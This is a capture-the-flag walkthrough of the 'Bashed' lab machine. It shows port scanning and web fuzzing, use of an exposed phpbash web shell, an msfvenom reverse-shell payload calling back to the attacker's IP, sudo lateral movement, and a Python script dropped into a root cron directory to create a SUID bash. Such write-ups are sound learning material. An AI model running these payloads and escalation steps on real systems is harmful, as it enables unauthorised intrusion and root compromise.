
Overview
Bashed is an easy Linux machine that demonstrates how an exposed development web shell can lead to initial command execution, followed by sudo-based lateral movement and root compromise through a writable script executed by a privileged scheduled task.
Attack Chain
- Enumerate the target and identify only
HTTP (80)exposed - Discover the
phpbashdevelopment site - Fuzz web directories and find the
/devendpoint - Access
phpbash.phpand execute commands aswww-data - Generate and transfer a Linux reverse shell payload
- Upgrade access to a reverse shell as
www-data - Abuse sudo permissions to execute commands as
scriptmanager - Identify root-executed Python scripts with
pspy64 - Write a malicious Python script in
/scripts - Create a SUID copy of
/bin/bashand escalate to root
Enumeration
Port Scanning

We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.18.21; export NAME=BASHED; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
The scan shows only one open TCP port:
80
Findings
The attack surface is very small. Only HTTP (80) is exposed, so the web application becomes the primary focus for enumeration.
Web Enumeration
phpbash Website
Browsing to the web server shows a site for phpbash, a PHP-based web shell project.


Since this looks like a development site, directory discovery is the next logical step.
dirsearch -u http://$IP:$PORT -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_default.txt -x 403
The scan returns several endpoints worth reviewing.
/dev Directory
The /dev endpoint stands out immediately. Inside it, two PHP files are visible: phpbash.php and phpbash.min.php.

Opening phpbash.php gives us an interactive web shell running as www-data.

This already provides command execution on the target, but a proper reverse shell is easier to work with than a browser-based shell.
Foothold
Reverse Shell Payload
We use msfvenom to generate a Linux reverse shell payload that connects back to our attacking machine on port 443.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.189 LPORT=443 -f elf -o rev443


The payload is hosted with a Python web server on the attacking machine, and a penelope listener is started on port 443.

From the phpbash web shell, we move to /dev/shm, download the payload, make it executable, and run it.
This returns a shell as www-data.

The user flag can now be read.
cat /home/arrexel/user.txt
Lateral Movement
Sudo Permissions
After getting a shell as www-data, we check sudo permissions and find that the user can run commands as scriptmanager.


This gives us a clean lateral movement path. We reuse the same reverse shell payload and execute it as scriptmanager.
sudo -u scriptmanager ./rev443

A new shell connects back as scriptmanager.
Privilege Escalation
Process Enumeration with pspy64

With access as scriptmanager, we transfer pspy64 to the target, make it executable, and monitor processes for a few minutes.
timeout 5m ./pspy64
The output shows that a Python script is executed every minute. It also shows a loop that runs scripts with a .py extension as root.
Writable /scripts Directory
We navigate to the /scripts directory to inspect what is being executed.

The existing script can be viewed, confirming that this location is part of the root-executed workflow.


Since scriptmanager can write to this directory, we create our own Python script that copies /bin/bash to /tmp/suidbash and sets the SUID bit.
import os
os.system('cp /bin/bash /tmp/suidbash')
os.system('chmod +s /tmp/suidbash')
The script is created directly on the target inside /scripts using nano.

We confirm that the malicious script is present in the /scripts directory.

After waiting for the root-executed job to run, a SUID copy of bash appears in /tmp.
Root Shell

The SUID bash binary is executed with -p to preserve elevated privileges.
/tmp/suidbash -p
This gives us a root shell.

The root flag can now be read.
cat /root/root.txt
Key Takeaways
Bashed shows how dangerous exposed development tooling can be. A publicly accessible phpbash shell provided immediate command execution as www-data, while permissive sudo rules allowed lateral movement to scriptmanager. The final escalation came from a writable script directory processed by a root-owned scheduled task, allowing a SUID bash binary to be created for full root access.